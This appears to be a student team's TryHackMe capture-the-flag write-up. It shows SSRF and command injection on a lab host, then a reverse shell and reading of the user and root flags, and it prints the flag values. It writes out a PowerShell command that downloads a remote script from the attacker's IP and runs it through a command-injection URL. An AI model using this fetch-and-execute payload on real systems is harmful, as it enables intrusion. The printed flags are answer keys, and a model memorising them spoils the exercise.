


In the repeater, the request is sent and we scroll through the response. We found out there is a link given for us to find our name.





We copy the link and paste it back to the parameter in the repeater and also proxy. Send the request again and in the response we see that it is shown *My name is: Equinox*






Then, we try to type anything behind the ?name parameter and see that it is shown after our name Equinox. We know that the webpage is vulnerable to SSRF attacks as it is accepting request through the url.





In the repeater tab, we try to insert pipeline in our parameter to see the directories. We get to see them in the response.


When we use pipeline to view ipconfig, we can see the configuration values as well.



Final Result:

After a few trials and errors, Kar Kin figured out that the webpage is vulnerable to SSRF attacks.

Step 4: Privilege Escalation




Members Involved: Chan Kar Kin, Ang Jin Nan, Ng Yun Shi, Tai Qi Tong


Tools used: **Kali Linux, Firefox**

Thought Process and Methodology and Attempts:


Open a new file and name it as shell.ps1. Paste the reverse shell command that have found from Github into the shell.ps1 file.





Edit the IP address to the attack machine IP address and the port number to the listener port.




Start the python server and the nc listener. Decode the command “powershell IEX (New-Object Net.WebClient).DownloadString('http://YOUR-IP ADDRESS:8000/shell.ps1)” which will be send to the server later.









Enter “http://internal.ironcorp.me:11025/name.php?name=Equinox|” and paste the command that decoded just now, “powershell%20IEX%20(New-Object%20Net.WebClient).DownloadString(%27http%3A%2F%2F10.18.31.23%3A8000%2Fshell2.ps1%27)%0A%0A” after the link. Paste it to the search bar and press submit query.




The python server and listener successfully connected with the authority system.



Change the file location to C:/Users/Administrator/Desktop. A user.txt is shown. Use the cat command to view the content of user.txt. The first flag appeared.



Went back to directory C:\, use the command “get-acl” to check the permissions of SuperAdmin. Use the cat command to view the root.txt. The last flag appeared.



```
PS C:\> cd Users
PS C:\Users> ls


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020   4:41 AM                Admin
d-----         4/11/2020  11:07 AM                Administrator
d-----         4/11/2020  11:55 AM                Equinox
d-r---         4/11/2020  10:34 AM                Public
d-----         4/11/2020  11:56 AM                Sunlight
d-----         4/11/2020  11:53 AM                SuperAdmin
d-----         4/11/2020   3:00 AM                TEMP


PS C:\Users> cd SuperAdmin
PS C:\Users\SuperAdmin> ls
```

Use the cat command to view the root.txt. The last flag appeared.

```
PS C:\> get-acl C:/Users/SuperAdmin | fl


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Users\SuperAdmin
Owner  : NT AUTHORITY\SYSTEM
Group  : NT AUTHORITY\SYSTEM
Access : BUILTIN\Administrators Deny  FullControl
         S-1-5-21-297466380-2647629429-287235700-1000 Allow  FullControl
Audit  :
Sddl   : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-264762942
         9-287235700-1000)



PS C:\> cat C:/Users/SuperAdmin/Desktop/root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\>
```

Paste both of the flags into the answer column.

Answer the questions below

user.txt

thm{09b408056a13fc222f33e6e4cf599f8c}

Correct Answer

root.txt

thm{a1f936a086b367761cc4e7dd6cd2e2bd}

Correct Answer

Final Result:

Jin Nan successfully accessed both user.txt and root.txt. She placed the flags into the TryHackMe site and got the confirmation.

Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	**Name**	Contribution	Signatures
1211102630	Chan Kar Kin	Figure out that the webpage uses ssrf exploits.	
1211100925	Ang Jin Nan	Gain reverse shell. Found user and root flags.	
1211103311	Ng Yun Shi	Found username and password for web page authentication.	
1211102777	Tai Qi Tong	Did recon. Found open ports.	

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELOADERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: https://www.youtube.com/watch?v=DH_-bf7A6x8